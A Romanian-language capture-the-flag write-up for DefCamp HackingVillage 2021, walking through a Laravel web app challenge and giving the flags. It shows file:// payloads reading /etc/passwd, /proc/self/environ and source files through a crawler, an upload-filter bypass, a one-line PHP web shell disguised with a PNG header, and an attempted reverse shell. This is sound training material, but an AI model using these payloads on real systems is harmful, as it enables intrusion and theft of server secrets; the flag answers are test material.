DefCamp HackingVillage 2021

Author: <0x435446> - <mihai.cujba@yahoo.com>

Summary

<Q1> (<20>): <Pentest>

Proof of Flag

3.4.1

Question

Provide the jquery exact version

Proof of Solving

Pentru inceput am avut o pagina web simpla, pe care o puteam inspecta in codul sursă și să găsim un path “/home”.

```
<!-- <a href="http://35.246.158.241:32375/home">Home</a> --!>
```

Din inspect element in pagina http://35.246.158.241:32375/vendor/jquery/jquery.min.js se putea găsi versiunea de JQuery, respectiv v3.4.1

<Q2> (<25>): <Pentest>

Proof of Flag


Route::get('/profile/{id}', 'DashboardController@profile_id')->name('profile-id');

Question


The application has a SQLI on a page. Provide the source code of the line where the route is defined for that page.

Proof of Solving


În /home găsim o pagină de login, unde ne putem face și cont.




Datele contului (Da, am fost foarte inspirat la nume)



Se poate observa în menu o funcționalitate de upload a imaginilor, pe care o vom exploata puțin mai târziu, un Crawl, pe care îl exploatăm la acest pas și o pagină de parsare XML pe care n-o v-om exploata niciodata, probabil era un XXE, dar a ieșit și fără.



Putem face Crawl pe pagini web, dar putem încerca să schimbăm protocolul și să descărcăm fișiere de pe server cu file:///. Pentru test am descărcat /etc/passwd.



De aici am reușit să dau Trigger la o eroare la Image upload și am văzut că în spate este un server de Laravel, așa că am căutat să văd structura fișierelor.

Pentru setarea rutelor se folosește fișierul /routes/web.php, așa că l-am descărcat și așa am găsit linia de care aveam nevoie.

<Q3> (<25>): <Pentest>

Proof of Flag


/var/www/html/public/uploads/uploads/

Question

Provide the full system path where files get uploaded

Proof of Solving

Pentru acest lucru avem nevoie de fișierul DashboardController.php, pe care l-am descărcat cu următorul payload:
file:///var/www/html/app/Http/Controllers/DashboardController.php



De aici se poate observa cum se face upload în uploads/uploads, deci file:///var/www/html/public/uploads/uploads/ va funcționa.

<Q4> (<25>): <Pentest>

Proof of Flag

/var/www/html/app/Http/Controllers/DashboardController.php

Question

Provide the full system path where the upload of files feature is defined.

Proof of Solving

Din greșeală am explicat chestia asta la pasul trecut, ups.

<Q5> (<50>): <Pentest>

Proof of Flag

BSS{20a53f46de47e13d09d16e34c1e7e774ad092ee7bc09cc3d9832566a433384ce}

Question

A file is hidden in a publicly available path

Proof of Solving

De aici sper ca asta este ordinea flag-urilor. Se spune că un flag este ascuns într-un path public, așa că am căutat după file:///var/www/html/public/flag.txt și l-am găsit.

<Q6> (<50>): <Pentest>

Proof of Flag

`BSS{c1da4010bb4d68f5506d6ce270d207b559e8f2036f54a7bf563319c6e81f6fa3}`

Question

A flag is hidden in framework's configuration

Proof of Solving

De aici am trecut la exploatarea unei alte pagini, pentru a nu mai încerca să ghicesc cum se numesc fișierele, așa că am trecut la Image Upload. Unde am încercat să trimit un reverse shell către un IP public, pentru a putea lua comanda la server mai ușor. (https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php)

Am luat și am modificat fișierul, l-am trimis, iar output-ul îmi arăta că s-a uploadat doar cmd. În loc de cmd.php. Am căutat în cod să văd de ce se întâmplă asta și am văzut că se facea substitutie cu “” dacă se găsea “php”, așa că am pus pphphp, astfel încât să se facă substituția prima data și să rămână php.

```
cmd.php<br>
File Name: cmd.<br>
File Extension: php<br>
File Real Path: /tmp/php2LoipS<br>
File Size: 5692<br>
File Mime Type: text/plain<script>
  window.location.replace("/redirect?url=/documents")
</script>
```

Dintr-un motiv sau altul shell-ul nu a fost realizat, așa că am uploadat doar un oneline shell cu comenzi prin GET.

```
%PNG
<?php
system($_GET['cmd']);
?>
```

Am pus și un header de PNG ca să fac bypass la MimeType Check.

M-am uitat în /var/www/html/.env și am găsit flag-ul.

<Q7> (<50>): <Pentest>

Proof of Flag

`BSS{7d1c52ff2a6f518178b38b2b97f9fd95be2f650f7ff2a0696147912a95b6efcf}`

Question

A flag is hidden in a place where we store "variables" in the user's session

Proof of Solving

> Să fiu sincer, path-ul acesta a fost primul pe care l-am încercat la Crawl :D
> Flag-ul se găsește în /proc/self/environ, payload: file:///proc/self/environ

<Q8> (<50>): <Pentest>

Proof of Flag

BSS{6a8acb417a6351e756f549ee409d0622af49cd620489497fc2e5b7d7bd7b7a47}

Question

Another flag stored by the owned system user

Proof of Solving

În /var/www/html/user_flag.txt se găsea flag-ul.

<Q9> (<50>): <Pentest>

Proof of Flag

```
BSS{011e7dd2b42ca3d90ab8e049024ae358d4a9b37961f0b038c09c04ba34f132f5}
```

Question

Admin's flag

Proof of Solving

Prima dată credeam că trebuie să facem escaladare de privilegii pentru flag-ul acesta, așa că m-am gândit să caut credențiale prin fișierele de config, iar aici am dat direct de flag :D.

```
/var/www/html/database/seeds/DatabaseSeeder.php:            'password' =>
Hash::make('BSS{011e7dd2b42ca3d90ab8e049024ae358d4a9b37961f0b038c09c04ba34f13
2f5}')
```